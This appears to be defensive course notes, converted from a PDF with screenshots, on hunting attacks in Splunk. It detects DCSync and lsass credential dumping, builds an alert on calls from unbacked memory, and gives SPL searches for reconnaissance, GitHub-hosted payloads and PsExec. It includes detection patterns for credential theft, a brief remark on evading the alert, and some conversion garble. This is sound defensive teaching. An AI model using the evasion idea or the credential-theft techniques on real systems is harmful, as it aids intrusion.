SELECTED FIELDS		>	11/8/22 8:52:23.000 PM	11/08/2022 12:52:23 PM LogName=Security EventCode=4662 EventType=0 ComputerName=WIN-HSRME76TRAD.uniwaldo.local SourceName=Microsoft Windows security auditing. Type=Information RecordNumber=4748 Keywords=Audit Success TaskCategory=Directory Service Access OpCode=Info Message>An operation was performed on an object.
INTERESTING FIELDS				Subject : Security ID: S-1-5-21-1065437819-1076365383-2109678759-1103 Account Name: waldo Account Domain: UNIWALDO Logon ID: 0x6D0AB9
				Object: Object Server: DS Object Type: %!(19195a5b-6da0-11d0-af3-00c04fd930c9) Object Name: %(82722d54-a3c1-4bf2-8579-38bea4a0812a) Handle ID: 0x0

- Now, let's dissect the rationale behind this query. Event Code 4662 is triggered when an Active Directory (AD) object is accessed.
  - It's typically disabled by default and must be deliberately enabled by the Domain Controller to start appearing. Access Mask 0x100 specifically requests Control Access typically needed for DCSync's high-level permissions.
  - The Account\_Name checks where AD objects are directly accessed by users instead of accounts, as DCSync should only be performed legitimately by machine accounts or SYSTEM, not users.
  - You might be wondering how we can ascertain these are DCSync attempts since they could be accessing anything.
  - To address this, we evaluate based on the properties field.

## Properties: Control Access

{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}

{19195a5b-6da0-11d0-afd3-00c04fd930c9}

- We notice two intriguing GUIDs. A quick Google search can yield valuable insights.
  - Let's look them up.

Import bookmarks from another browser to Firefox.

windows 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

All Videos Images Maps Shopping More Tools

About 1,410 results (0.48 seconds)

[https://learn.microsoft.com/en-us/windows\\_protocols](https://learn.microsoft.com/en-us/windows_protocols)

[MS-ADTS]: Control Access Rights - Microsoft Learn

Control access right sym...	Identifying GUID used in ACE	A	D	DR2	K	L	N
Abandon-Replication	ee914b82-0a98-11d1-adbb-00c04fd8d...	X					
Add-GUID	440820ad-65b4-11d1-a3da-0000f875a...	X	X		X	X	
Allocate-Rids	1abd7cf8-0a99-11d1-adbb-00c04fd8d...	X	X		X		X

<https://learn.microsoft.com/en-us/win32/adschema>

DS-Replication-Get-Changes-All extended right - Win32 apps

Dec 14, 2020 — Control access right that allows the replication of secret domain data.

DS-Replication-Get-Changes-All	1131f6ad-9c07-11d1-f79f-00c04fc2dc2	X	X	X	X	X	X	X
--------------------------------	-------------------------------------	---	---	---	---	---	---	---

The screenshot shows a Microsoft Learn page for the schema object `DS-Replication-Get-Changes-All`. The URL is <https://learn.microsoft.com/en-us/windows/win32/adschema/r-ds-replication-get-changes-all>. The page title is "DS-Replication-Get-Changes-All extended right". It includes a sidebar with navigation links for Windows App Development, Explore, Development, Platforms, and Resources. The main content area has a table showing the schema entry with values: CN (DS-Replication-Get-Changes-All), Display-Name (Replicating Directory Changes All), and Rights-GUID (1131f6ad-9c07-11d1-f79f-00c04fc2dc2). A sidebar titled "In this article" lists implementations: Windows Server 2003, ADAM, Windows Server 2003 R2, and others.

- Upon researching, we find that the first one is linked to `DS-Replication-Get-Changes-All`, which, as per its description, "...allows the replication of secret domain data".
- This gives us solid confirmation that a DCSync attempt was made and successfully executed by the Waldo user on the `UNIWALDO` domain.
  - It's reasonable to presume that the Waldo user either possesses `Domain Admin` rights or has a certain level of access rights permitting this action.
  - Furthermore, it's highly likely that the attacker has extracted all the accounts within the AD as well!
  - This signifies a `full compromise` in our network, and we should consider rotating our `krbtgt` just in case a `golden ticket` was created.
- However, it's evident that we've barely scratched the surface of the attacker's activities.
  - The attacker must have initially infiltrated the system and undertaken several maneuvers to obtain domain admin rights, orchestrate lateral movement, and dump the domain credentials.
  - With this knowledge, we will adopt an additional hunt strategy to try and deduce how the attacker managed to obtain Domain Admin rights initially.
- We are aware of and have previously observed detections for lsass dumping as a prevalent credential harvesting technique.

- To spot this in our environment, we strive to identify processes opening handles to lsass, then evaluate whether we deem this behavior unusual or regular.
- Fortunately, Sysmon event code 10 can provide us with data on process access or processes opening handles to other processes. We'll deploy the following query to zero in on potential lsass dumping.

```
index="main" EventCode=10 lsass | stats count by SourceImage
```



- We prefer sorting by count to make the data more comprehensible.
  - While it's not always safe to make assumptions, it's generally accepted that an activity occurring frequently is "normal" in an environment.
  - It's also harder to detect malicious activity in a sea of 99 events compared to spotting it in just 1 or 5 possible events.
  - With this logic, we'll begin by examining any conspicuous strange process accesses to lsass.exe by any source image.
  - The most noticeable ones are notepad (given its absurdity) and rundll32 (given its limited frequency).
  - We can further explore these as we usually do.

```
index="main" EventCode=10 lsass
SourceImage="C:\\Windows\\System32\\notepad.exe"
```

The screenshot shows the Splunk interface with a search results page titled "New Search". The search query is "index='main' EventCode=10 lsass SourceImage='C:\Windows\System32\notepad.exe'". The results table has columns: Time, Event. One event is listed: 11/8/2022 11:44:42 AM. The event details pane shows:

- SELECTED FIELDS**: host 1, source 1, sourcetype 1
- INTERESTING FIELDS**: CallTrace 1, ComputerName 1, EventCode 1, EventType 1, GrantedAccess 1, index 1, Keywords 1, linecount 1, LogName 1, Message 1, OpCode 1, punct 1, RecordNumber 1, RuleName 1
- Event Actions** table:
 

Type	Field	Value	Actions
Selected	host	DESKTOP-EGSS5IS	▼
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational	▼
	sourcetype	WinEventLog:Sysmon	▼
Event	CallTrace	C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445)	▼
	ComputerName	DESKTOP-EGSS5IS.waldo.local	▼
	EventCode	10	▼
	EventType	4	▼

- We are investigating the instances of notepad opening the handle.
  - The data at hand is limited, but it's clear that Sysmon seems to think it's related to credential dumping.
  - We can use the call stack to glean additional information about what triggered what and from where to ascertain how this attack was conducted.

Logname	Message
Microsoft-Windows-Sysmon/Operational	Process accessed: RuleName: technique_id=T1003,technique_name=Credential Dumping UtcTime: 2022-11-08 19:44:42.062 SourceProcessGUID: {96192a2a-a720-636a-6003-00000000d00} SourceProcessId: 7736 SourceThreadId: 1056 SourceImage: C:\Windows\System32\notepad.exe TargetProcessGUID: {96192a2a-9ab5-636a-0c00-00000000d00} TargetProcessId: 640 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0xFFFFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445) SourceUser: DESKTOP-EGSS5IS\waldo TargetUser: NT AUTHORITY\SYSTEM
OpCode	Info
RecordNumber	51565
RuleName	technique_id=T1003,technique_name=Credential Dumping
Sid	S-1-5-18

- To the untrained eye, it might not be immediately apparent that the callstack refers to an UNKNOWN segment into ntdll.
  - In most cases, any form of shellcode will be located in what's termed an **unbacked** memory region.
  - This implies that ANY API calls from this shellcode don't originate from any identifiable file on disk, but from arbitrary, or UNKNOWN, regions in memory that don't map to disk at all.
  - While false positives can occur, the scenarios are limited to processes such as JIT processes, and they can mostly be filtered out.

## What Is Just-In-Time (JIT) Compilation? - How-To Geek

Just-In-Time compilation is essentially a compiler that procrastinates, and only compiles the code for each function whenever it is needed. Whenever you call a function, if the JIT compiler hasn't seen it yet, it will compile that function (applying any optimizations for the machine it's running on), and run it.

- > We see that JIT processes doesn't compile functions in time, they instead compile when they are needed, hence this might be the reason it's call stack refers to an UNKNOWN segment into ntdll (though I am not sure for now).
- > Many legitimate processes uses JIT compilation so they have to be filtered out through examination.

### Creating Meaningful Alerts

- Armed with this newfound source of information, we can now aim to create alerts from malicious malware based on API calls from UNKNOWN regions of memory.
  - It's crucial to remember that generating alerts differs from hunting. Our alerts must be resilient and effective, or we risk flooding our defense team with a glut of data, inadvertently providing a smokescreen for attackers to slip through our false positives.
  - Moreover, we must ensure they aren't easily circumvented, where a few tweaks and seconds is all it takes.
- In this case, we'll attempt to create an alert that can detect threat actors based on them making calls from UNKNOWN memory regions.
  - We want to focus on the malicious threads/regions while leaving standard items untouched to avoid alert fatigue.
  - The approach we'll adopt in this lab will be more simplified and easier than many live environments due to the smaller amount of data we need to grapple with.
  - However, the same concepts will apply when transitioning to an enterprise network – we'll just need to manage it against a much larger volume of data more effectively and creatively.
- We'll start by listing all the call stacks containing UNKNOWN during this lab period based on event code to see which can yield the most meaningful data.

```
index="main" CallTrace="*UNKNOWN*" | stats count by EventCode
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index="main" CallTrace="*UNKNOWN*" | stats count by EventCode`. The results section displays "1,575 events (before 11/9/22 3:35:05.000 AM) No Event Sampling". Below the search bar, there are tabs for Events, Patterns, Statistics (1), and Visualization. The Statistics tab is selected. Under Statistics, options include 20 Per Page, Format, and Preview. The main table view shows a single row with EventCode 10 and count 1575.

EventCode	count
10	1575

- It appears that only event code 10 shows anything related to our `CallTrace`, so our alert will be tied to process access!
  - This means we'll be alerting on anything attempting to open handles to other processes that don't map back to disk, assuming it's shellcode.
  - We see 1575 counts though...so we'll begin by grouping based on `SourceImage`. Ordering can be applied by clicking on the arrows next to `count`.

```
index="main" CallTrace="*UNKNOWN*" | stats count by SourceImage
```


The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index="main" CallTrace="*UNKNOWN*" | stats count by SourceImage`. The results section displays "1,575 events (before 11/9/22 3:40:47.000 AM) No Event Sampling". Below the search bar, there are tabs for Events, Patterns, Statistics (14), and Visualization. The Statistics tab is selected. Under Statistics, options include 20 Per Page, Format, and Preview. The main table view lists various source images with their counts.

SourceImage	count
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\NGenTask.exe	742
C:\Windows\Microsoft.NET\Framework\v4.0.30319\NGenTask.exe	345
C:\Windows\System32\taskhostw.exe	131
C:\Windows\Explorer.EXE	129
C:\Program Files\Corsair\iCUE 4 Software\Corsair.Service.exe	76
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	76
C:\Windows\System32\rundll32.exe	26
C:\Windows\System32\notepad.exe	18
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9
\\"10.0.0.47\CS\Windows\PSExecCSVCS.exe	8
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	7
C:\Windows\explorer.exe	4
C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	3
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	1

- Here are the false positives we mentioned, and they're all `JITs` as well! `.Net` is a `JIT`, and `Squirrel` utilities are tied to `electron`, which is a chromium browser and also contains a `JIT`.
  - Even with our smaller dataset, there's a lot to sift through, and we're not sure what's malicious and what's not.
  - The most effective way to manage this is by linking a few queries together.

First, we're not concerned when a process accesses itself (necessarily), so let's filter those out for now.

```
index="main" CallTrace="*UNKNOWN*" | where SourceImage!=TargetImage | stats count by SourceImage
```



- Next, we know that `C Sharp` will be hard to weed out, and we want a high-fidelity alert.
  - So we'll exclude anything `C Sharp` related due to its `JIT`.
  - We can achieve this by excluding the Microsoft.Net folders and anything that has `ni.dll` in its call trace or `clr.dll`.

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft .NET*" CallTrace!=*ni.dll* CallTrace!=*clr.dll* | where SourceImage!=TargetImage | stats count by SourceImage
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*" CallTrace!=*ni.dll* CallTrace!=*clr.dll* | where SourceImage!=TargetImage | stats count by SourceImage`. The results table has one column, "SourceImage", and one row, "count". The table shows 227 events found. The top row of the table is highlighted.

SourceImage	count
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.exe	22
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9
C:\Windows\Explorer.EXE	129
C:\Windows\System32\notepad.exe	17
C:\Windows\System32\rundll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\System32\taskhostw.exe	12
\\"10.0.0.47\\C\$\Windows\PSEXECCSVCS.exe	8

- In the next phase, we'll be focusing on eradicating anything related to `WOW64` within its call stack.
  - Why, you may ask? Well, it's quite often that `WOW64` comprises regions of memory that are not backed by any specific file, a phenomenon we believe is linked to the `Heaven's Gate` mechanism, though we've yet to delve deep into this matter.

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*"
CallTrace!=*ni.dll* CallTrace!=*clr.dll* CallTrace!=*wow64* | where
SourceImage!=TargetImage | stats count by SourceImage
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the command: `index="main" CallTrace=="UNKNOWN" SourceImage!="Microsoft.NET*" CallTrace!=ni.dll* CallTrace!=clr.dll* CallTrace!=wow64* | where SourceImage!=TargetImage | stats count by SourceImage`. The results table has one row with 196 events. The table header includes columns for SourceImage and count. The data shows the following processes and their counts:

SourceImage	count
C:\Windows\Explorer.EXE	129
C:\Windows\System32\notepad.exe	17
C:\Windows\System32\rundll32.exe	26
C:\Windows\explorer.exe	4
C:\Windows\system32\taskhostw.exe	12
\\\10.0.0.47\C\$\Windows\PSEXECSCVCS.exe	8

- Moving forward, we'll also exclude `Explorer.exe`, considering its versatile nature.
  - It's akin to a wildcard, capable of undertaking an array of tasks. Identifying any malicious activity within Explorer directly is almost a Herculean task.
  - The wide range of legitimate activities it performs and the multitude of tools that often dismiss it due to its intricacies make this process more challenging.
  - It's tough to verify the `UNKNOWN`, especially in this context.

```
index="main" CallTrace=="UNKNOWN" SourceImage!="Microsoft.NET*"
CallTrace!=ni.dll* CallTrace!=clr.dll* CallTrace!=wow64*
SourceImage!="C:\\Windows\\Explorer.EXE" | where
SourceImage!=TargetImage | stats count by SourceImage
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the command: `index="main" CallTrace=="UNKNOWN" SourceImage!="Microsoft.NET*" CallTrace!=ni.dll* CallTrace!=clr.dll* CallTrace!=wow64* | where SourceImage!=TargetImage | stats count by SourceImage`. The results table has one row with 63 events. The table header includes columns for SourceImage and count. The data shows the following processes and their counts:

SourceImage	count
C:\Windows\System32\notepad.exe	17
C:\Windows\System32\rundll32.exe	26
C:\Windows\System32\taskhostw.exe	12
\\\10.0.0.47\C\$\Windows\PSEXECSCVCS.exe	8

- With the steps outlined above, we've now established a reasonably robust alert system for our environment.
  - This alert system is adept at identifying known threats.
  - However, it's essential that we review the remaining data to verify its legitimacy.
  - In addition, we must inspect the system to spot any unseen activities.

- To gain a more comprehensive understanding, we could reintroduce some fields we removed earlier, like `TargetImage` and `CallTrace`, or scrutinize each source image individually to weed out any remaining false positives.

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft .NET*"
CallTrace!=*ni.dll* CallTrace!=*clr.dll* CallTrace!=*wow64*
SourceImage!="C:\Windows\Explorer.EXE" | where
SourceImage!=TargetImage | stats count by SourceImage, TargetImage,
CallTrace
```

New Search

Save As ▾ Create Table View Close

index="main" CallTrace="\*UNKNOWN\*" SourceImage!="\*Microsoft .NET\* CallTrace!=\*ni.dll\* CallTrace!=\*clr.dll\* CallTrace!=\*wow64\* SourceImage!="C:\Windows\Explorer.EXE" | where SourceImage!=TargetImage | stats count by SourceImage,TargetImage,CallTrace

All time ▾

63 events (before 11/9/22 4:04:26.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (15) Visualization

20 Per Page ▾ Format Preview ▾

SourceImage	TargetImage	CallTrace	count
C:\Windows\System32\notepad.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SYSTEM32\ntdll.dll+9e664 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000002623B53B40A)	16
C:\Windows\System32\notepad.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445)	1
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000001B32F0CB3D8)	2
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(00000264D08AB3D8)	2
C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000001B32F0CB3D8)	2
C:\Windows\System32\rundll32.exe	C:\Windows\System32\notepad.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(00000264D08AB3D8)	2
C:\Windows\System32\rundll32.exe	C:\Windows\system32\lsass.exe	C:\Windows\SYSTEM32\ntdll.dll+9dd34 UNKNOWN(000002E53982549A)	4
C:\Windows\System32\rundll32.exe	c:\windows\system32\cmd.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000001B32F0CB3D8)	6
C:\Windows\System32	c:\windows\system32\cmd.exe	C:\Windows\SYSTEM32\ntdll.dll+9e8f4 C:\Windows\System32\KERNELBASE.dll+8e73 C:\Windows\System32\KERNELBASE.dll+767e C:\Windows\System32\KERNELBASE.dll+7226 C:\Windows\System32\KERNEL32.DLL+1c7b4 UNKNOWN(000001B32F0CB3D8)	8

- Please note that building this alert system was relatively straightforward in our current environment due to the limited data and false positives we had to deal with.
  - However, in a real-world scenario, you might face extensive data that requires more nuanced mechanisms to pinpoint potentially malicious activities.
  - Moreover, it's worth reflecting on the strength of this alert. How easily could it be bypassed?
  - Unfortunately, there are a few ways to get past the alert we crafted.
- Imagine the ways to fortify this alert. For instance, a hacker could simply sidestep our alert by loading any random DLL with `NI` appended to its name.
  - How could we enhance our alert further?
  - What other ways could this alert be bypassed?
- Wrapping up, we've equipped ourselves with skills to sift through vast quantities of data, identify potential threats, explore our Security Information and Event

Management (SIEM) for valuable data sources, trace attacks from their potential sources, and create potent alerts to keep a close watch on emerging threats.

- While the techniques we discussed were relatively simplified due to our smaller dataset of around 500.000 events, real-world scenarios may entail much larger or smaller datasets, requiring more rigorous techniques to identify malicious activities.
- As you advance in your cybersecurity journey, remember the importance of maintaining effective search strategies, getting innovative with analyzing massive datasets, leveraging open-source intelligence tools like Google to identify threats, and crafting robust alerts that aren't easily bypassed by incorporating arbitrary strings in your scripts.

## Detecting Attacker Behavior With Splunk Based On TTPs

### Overview

- In the ever-evolving world of cybersecurity, proficient threat detection is crucial.
  - This necessitates a thorough understanding of the myriad tactics, techniques, and procedures (TTPs) utilized by potential adversaries, along with a deep insight into our own network systems and their typical behaviors.
  - Effective threat detection often revolves around identifying patterns that either match known malicious behaviors or diverge significantly from expected norms.
- In crafting detection-related SPL (Search Processing Language) searches in Splunk, we utilize two main approaches:
  - The first approach is grounded in known adversary TTPs, leveraging our extensive knowledge of specific threats and attack vectors.
    - This strategy is akin to playing a game of `spot the known`.
    - If an entity behaves in a way that we recognize as characteristic of a particular threat, it draws our attention.
  - The second approach, `while still informed by an understanding of attacker TTPs`, leans heavily on statistical analysis and anomaly detection to identify abnormal behavior within the sea of normal activity.
    - This strategy is more of a game of `spot the unusual`.
    - Here, we're not just relying on pre-existing knowledge of specific threats.
    - Instead, we make extensive use of mathematical and statistical techniques to highlight anomalies, working on the premise that malicious activity will often manifest as an aberration from the norm.
- Together, these approaches give us a comprehensive toolkit for identifying and responding to a wide spectrum of cybersecurity threats.

- Each methodology offers unique advantages and, when used in tandem, they create a robust detection mechanism, one that is capable of identifying known threats while also surfacing potential unknown risks.
- Additionally, in both approaches, the key is to understand our data and environment, then carefully tune our queries and thresholds to balance the need for accurate detection with the desire to avoid false positives.
  - Through continuous review and revision of our SPL queries, we can maintain a high level of security posture and readiness.
- Now, let's delve deeper into these two approaches.

Note:

- Please be aware that the upcoming sections do not pertain to detection engineering.
- The emphasis in these sections is on comprehending the two distinct approaches for constructing searches, rather than the actual process of analyzing an attack, identifying relevant log sources, and formulating searches.
- Furthermore, the provided searches are not finely tuned. As previously mentioned, fine-tuning necessitates a deep comprehension of the environment and its normal activity.

## Crafting SPL Searches Based On Known TTPs


- As mentioned above, the first approach revolves around a comprehensive understanding of known attacker behavior and TTPs.
  - With this strategy, our focus is on recognizing patterns that we've seen before, which are indicative of specific threats or attack vectors.
- Below are some detection examples that follow this approach.

### **1. Example: Detection Of Reconnaissance Activities Leveraging Native Windows Binaries**

- Attackers often leverage native Windows binaries (such as `net.exe`) to gain insights into the target environment, identify potential privilege escalation opportunities, and perform lateral movement.
- `Sysmon Event ID 1` can assist in identifying such behavior.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
Image=*\\ipconfig.exe OR Image=*\\net.exe OR Image=*\\whoami.exe OR
```

```
Image=*\\netstat.exe OR Image=*\\nbtstat.exe OR Image=*\\hostname.exe OR  
Image=*\\tasklist.exe | stats count by Image,CommandLine | sort - count
```



- Within the search results, clear indications emerge, highlighting the utilization of native Windows binaries for reconnaissance purposes.

## 2. Example: Detection Of Requesting Malicious Payloads/Tools Hosted On Reputable/Whitelisted Domains (Such As [githubusercontent.com](https://githubusercontent.com))

- Attackers frequently exploit the use of [githubusercontent.com](https://githubusercontent.com) as a hosting platform for their payloads.
  - This is due to the common whitelisting and permissibility of the domain by company proxies. Sysmon Event ID 22 can assist in identifying such behavior.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=22  
QueryName="*github*" | stats count by Image, QueryName
```

- Within the search results, clear indications emerge, highlighting the utilization of [githubusercontent.com](https://githubusercontent.com) for payload/tool-hosting purposes.

## 3. Example: Detection Of PsExec Usage

- PsExec, a part of the [Windows Sysinternals](#) suite, was initially conceived as a utility to aid system administrators in managing remote Windows systems.

- It offers the convenience of connecting to and interacting with remote systems via a command-line interface, and it's available to members of a computer's Local Administrator group.
- The very features that make PsExec a powerful tool for system administrators also make it an attractive option for malicious actors.
  - Several MITRE ATT&CK techniques, including T1569.002 (System Services: Service Execution), T1021.002 (Remote Services: SMB/Windows Admin Shares), and T1570 (Lateral Tool Transfer), have seen PsExec in play.
- Despite its simple facade, PsExec packs a potent punch.
  - It works by copying a service executable to the hidden Admin\$ share. Subsequently, it taps into the Windows Service Control Manager API to jump-start the service.
  - The service uses named pipes to link back to the PsExec tool. A major highlight is that PsExec can be deployed on both local and remote machines, and it can enable a user to act under the NT AUTHORITY\SYSTEM account.
  - By studying <https://www.synacktiv.com/publications/traces-of-windows-remote-command-execution> and <https://hurricanelabs.com/splunk-tutorials/splunking-with-sysmon-part-3-detecting-psexec-in-your-environment/> we deduce that Sysmon Event ID 13, Sysmon Event ID 11, and Sysmon Event ID 17 or Sysmon Event ID 18 can assist in identifying usage of PsExec.

### Case 1: Leveraging Sysmon Event ID 13

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=13
Image="C:\\Windows\\system32\\services.exe"
TargetObject="HKLM\\System\\CurrentControlSet\\Services\\*\\ImagePath" |
rex field=Details "(?<reg_file_name>[^\\\\]+)$" | eval reg_file_name =
lower(reg_file_name), file_name =
if(isnull(file_name), reg_file_name, lower(file_name)) | stats
values(Image) AS Image, values(Details) AS RegistryDetails,
values(_time) AS EventTimes, count by file_name, ComputerName
```

Let's break down each part of this query:

- 'index="main" sourcetype="WinEventLog:Sysmon" EventCode=13
Image="C:\\Windows\\system32\\services.exe"
TargetObject="HKLM\\System\\CurrentControlSet\\Services\\\*\\ImagePath":'
  - This part of the query is selecting logs from the main index with the sourcetype of WinEventLog:Sysmon. We're specifically looking for events with EventCode=13 .

- In Sysmon logs, `EventCode` 13 represents an event where a registry value was set. The `Image` field is set to "C:\Windows\system32\services.exe" to filter for events where the services.exe process was involved, which is the Windows process responsible for handling service creation and management. The `TargetObject` field specifies the registry keys that we're interested in. In this case, we're looking for changes to the `ImagePath` value under any service key in `HKLM\SYSTEM\CurrentControlSet\Services`. The `ImagePath` registry value of a service specifies the path to the executable file for the service.
- `| rex field=Details "(?<reg_file_name>[^\\]+)$"`: The `rex` command here is extracting the file name from the `Details` field using a regular expression.
  - The pattern `[^\\]+$` captures the part of the path after the last backslash, which is typically the file name. This value is stored in a new field `reg_file_name`.
- `| eval file_name = if(isnull(file_name), reg_file_name, (file_name))`: This `eval` command checks if the `file_name` field is `null`.
  - If it is, it sets `file_name` to the value of `reg_file_name` (the file name we extracted from the `Details` field). If `file_name` is not `null`, it remains the same.
- `| stats values(Image), values(Details), values(TargetObject), values(_time), values(EventCode), count by file_name, ComputerName`: Finally, the `stats` command aggregates the data by `file_name` and `ComputerName`.
  - For each unique combination of `file_name` and `ComputerName`, it collects all the unique values of `Image`, `Details`, `TargetObject`, and `_time`, and counts the number of events.
- In summary, this query is looking for instances where the `services.exe` process has modified the `ImagePath` value of any service.
  - The output will include the details of these modifications, including the name of the

modified service, the new ImagePath value, and the time of the modification.

file_name	ComputerName	Image	RegistryDetails	EventTimes	count
